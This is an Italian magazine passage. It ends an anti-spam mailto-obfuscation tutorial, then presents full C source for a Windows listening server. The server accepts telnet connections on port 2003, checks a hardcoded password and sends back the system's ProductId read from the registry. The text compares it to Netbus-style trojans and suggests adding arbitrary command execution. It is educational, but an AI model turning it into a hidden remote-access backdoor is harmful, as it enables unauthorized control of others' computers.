A questo punto bisognerà cifrare l'indirizzo e-mail da inserire nella propria pagina Web. Lo si può fare facilmente usando l'apposito form presente nella stessa pagina citata prima, inserendo l'indirizzo, il testo che dovrà apparire in chiaro, ed eventuali altri parametri per il tag mailto. Premendo il pulsante "**Generate Source Code**", comprarirà una finestra di dialogo JavaScript con il codice da incollare in corrispondenza dell'indirizzo e-mail nella propria pagina Web.


Una volta inserito il codice di decodifica nella sezione Head, si potrà inserire **qualsiasi numero di indirizzi e-mail** nella pagina, senza bisogno di ripetere il codice dello script. Ovviamente, bisognerà calcolare il testo cifrato per ciascun diverso indirizzo e-mail, usando sempre la pagina di AntiSpamBotMailto. Se poi gli indirizzi sono tanti, e non volete rimanere collegati per convertirli uno a uno, potete scaricare e modificare a piacimento lo script di codifica, contenuto nella pagina in questione.

Se avete ancora dei dubbi, nella sezione Contenuti Extra del nostro sito Web, trovate i file Html mostrati nelle immagini.

Ecco la pagina con il tag mailto. Facendo clic sul link, si apre un nuovo messaggio e-mail indirizzato a redazione@hackerjournal.it

Il sorgente di una pagina realizzata nel classico modo. L'indirizzo della redazione compare in chiaro nel sorgente, e può essere "scippato" dai programmi degli spammer.

CONTROLLO REMOTO IN C


Realizziamo un programma che permette di controllare un computer da remoto attraverso Internet.

Un programma di controllo remoto è essenzialmente un'utlity che **permette a un utente remoto di controllare il proprio computer a distanza**, tramite l'utilizzo della rete. Si intuisce quindi che **è composto da un server in attesa** su di una porta che gira sulla macchina remota da controllare, **e da un client** in mano all'utente. Il lato client prevede di solito **una serie di menu** tramite i quali inviare i comandi remoti più disparati che vengono eseguiti sul server, il quale a sua volta fornirà i risultati ottenuti (come la lettura di un file); il client ad hoc comunque **non è indispensabile al 100%,** un po' come non è indispensabile un client di posta elettronica per accedere a un POP3. Per stabilire una connessione può bastare **una connessione Telnet all'IP della macchina server** (programmato per ricevere comandi testuali), inserendo la porta su cui esso è in ascolto (che dipende dallo stesso). È il caso del nostro programma, ovvero una singola applicazione server che si mette in ascolto sulla porta 2003 attendendo una connessione, mentre tutto quello che dovremo fare noi sarà utilizzare un normalissimo client telnet.

La finestra di impostazione della connessione.

>> Come è fatto il server

La struttura del server è semplice: prima **saluta il client** con una stringa di benvenuto (utile per far capire che il server è in esecuzione sul computer remoto) e poi si mette **in attesa della password.** Dopodiché, se questa è giusta, provvede a spedire al client il codice prodotto (quello che viene richiesto in fase di installazione e che si può leggere in impostazioni->pannello di controllo->sistema) del Windows su cui sta girando (tanto per fare qualcosa, giusto a titolo dimostrativo); poi interrompe la connessione e si riporta in attesa. Altrimenti, se la password è sbagliata, si limita a **chiudere la connessione**. Non che sia molto complesso, però è pur sempre un esempio. **Programmi più maliziosi (tipo Netbus o simili)** si basano sullo stesso principio (almeno a grandi linee) ma possiedono una serie di accorgimenti per nasconderre all'utente il fatto di essere in esecuzione, con la possibilità di caricarsi automaticamente all'avvio del sistema per esempio aggiungendo voci nel registro di Windows, o modificando file di configurazione.

>> I dettagli

Dato che il server è per Windows, dovremo utilizzare le particolarissime API messe a disposizione dal sistema (**WSA**, **winsock** e via dicendo); Il server chiama la funzione **connettiti()**, dove sono inserite tutte le istruzioni necessarie allo scopo; si inizializza la **WSA** (**Windows Socket API**) tramite la chiamata **WSAStartup()** passandogli la versione della libreria (**wsock32.dll**) e un puntatore a una struttura dati di tipo **WSADATA,** che verrà quindi riempita di informazioni che comunque non tratteremo successivamente per mantenere leggero il codice. Subito dopo si provvede ad aprire il socket locale (**s1**) specificando la famiglia di protocolli da usare (**PF_INET**) e il protocollo specifico, ovvero il **TCP/IP** (**SOCK_STREAM**). Si passa quindi a impostare **in1** con i parametri di protocollo e porta (**in1.sin_port=htons(2003)**) e si inizializza la socket associando (**bind**) tale struttura di tipo **sockaddr_in** con la **socket s1**. Ci si pone quindi in attesa di connessione con la **listen()**. Ad avvenuta connessione, si crea la seconda socket (**s2**) tramite la **accept()**; da adesso in poi tale puntatore verrà utilizzato per tutte le operazioni di comunicazione con il client (**send/recv**), un

Il saluto del server, visto da un client Telnet.

po' come avviene per l'handle dei file per leggere, scrivere o agire su di essi. Preso nota dell'IP, ci si connette all'host inserendo i parametri come in Figura 1. Se il server gira sulla stessa macchina del client si inserisce 127.0.0.1 (localhost) specificando la porta. Fatto questo il programma esce da **connettiti()**, invia tramite la funzione **send()** la stringa **"\rtoc toc neo...\r\inserisci password:"** (vedi Figura 2) e torna in **ricevi()** in attesa della password.
Tale funzione è **un ciclo for** di una coppia **recv/send** per cui si prende un carattere, lo si registra in memoria e si invia una copia al client remoto, giusto per avere un **echo** locale sul terminale (e sapere se si sta scrivendo senza errori). La funzione prende come parametri un puntatore a carattere (il buffer) e un intero che indica il numero di caratteri da acquisire, nel nostro caso 8. Va comunque detto che la password non è necessaria ma può impedire (ai più) di accedere al programma.
Inserita la stringa la si compara con "**01234567**" (la password inserita nel codice, **da modificare prima di compilarlo**) e in caso di esito positivo si entra in **prendi_productID()** dove si genera una chiamata al sistema operativo per accedere al registro **(RegCreateKeyEx())** passando il percorso della chiave e i vari permessi, si copia la chiave "**ProductId**" nel buffer con **RegQueryValueEx()** e poi si chiude la "**sessione**" di registro invocando **RegCloseKey()**. A questo punto si invia il codice prodotto, dopodiché il server chiude la connessione e torna in ascolto. Il ciclo è infinito come si nota dal **while(1) { ... } del main()**.

>> Migliorie al codice

Dopo la connessione del client il programma si limita a effettuare una sola semplice operazione: visualizzare il numero di identificazione di Windows. Niente vieta di sostituire questa funzione con altri comandi ad hoc, o con una funzione che permetta al client di impartire comandi arbitrari. Questo ve lo lasciamo come "compito a casa" ;-)

Gianluca Ghettini

Il sorgente del programma

```
#include <winsock.h>
#include <windows.h>
#include <conio.h>
#include <stdio.h>
#include <string.h>

SOCKET s1,s2;
WSADATA WSAdata;
struct sockaddr_in in1,in2;
HKEY hKey;

void connettiti(void)
{
   int lenght;
   WSAStartup(0x0202,&WSAdata);
   s1=socket(PF_INET,SOCK_STREAM,0);
   in1.sin_family=PF_INET;
   in1.sin_port=htons(2003);      // porta da usare
   in1.sin_addr.s_addr=INADDR_ANY;
   bind(s1,(struct sockaddr*)&in1,sizeof(struct sockaddr_in));
   lenght=sizeof(struct sockaddr);
   listen(s1,1);
   printf("\nIN ATTESA..."); // info locali di debug
   s2=accept(s1,(struct sockaddr*)&in2,(LPINT)&lenght);
   printf("OK...\n");        // info locali di debug
}

char* ricevi(char* buff,int lenght) // riceve un comando
{
   int i;
   for(i=0;i<lenght;i++)
   {
      recv(s2,buff+i,1,0);  // riceve il carattere
      send(s2,buff+i,1,0);  // echo
   }
   return buff;
}

char* prendi_ProductID(char* buff)
{
   unsigned long d=0xFF;
   RegCreateKeyEx(HKEY_LOCAL_MACHINE,
    "Software\\Microsoft\\Windows\\CurrentVersion"
    ,0,NULL,REG_OPTION_NON_VOLATILE,KEY_ALL_ACCESS,NULL,&hKey,NULL);
   RegQueryValueEx(hKey,"ProductId",NULL,NULL,(LPBYTE)buff,&d);
   RegCloseKey(hKey);
   return buff;
}

int main(void)
{
   char buffer[100];  // buffer dati
   while(1)
   {
      connettiti();     // inizializza il server
      strcpy(buffer,"\rtoc toc neo... \r\ninserisci password:");
      send(s2,buffer,strlen(buffer),0);
      if (strncmp(ricevi(buffer,8),"01234567",8)==0)
      {
        strcpy(buffer,"\r\nlogin OK\r\nProductID:");
        send(s2,buffer,strlen(buffer),0);
        send(s2,prendi_ProductID(buffer),strlen(buffer),0); // invia il ProductID
      }
   shutdown(s1,2);
   closesocket(s1);
   shutdown(s2,2);
   closesocket(s2);
   WSACleanup();
   }
   return(0);
}
```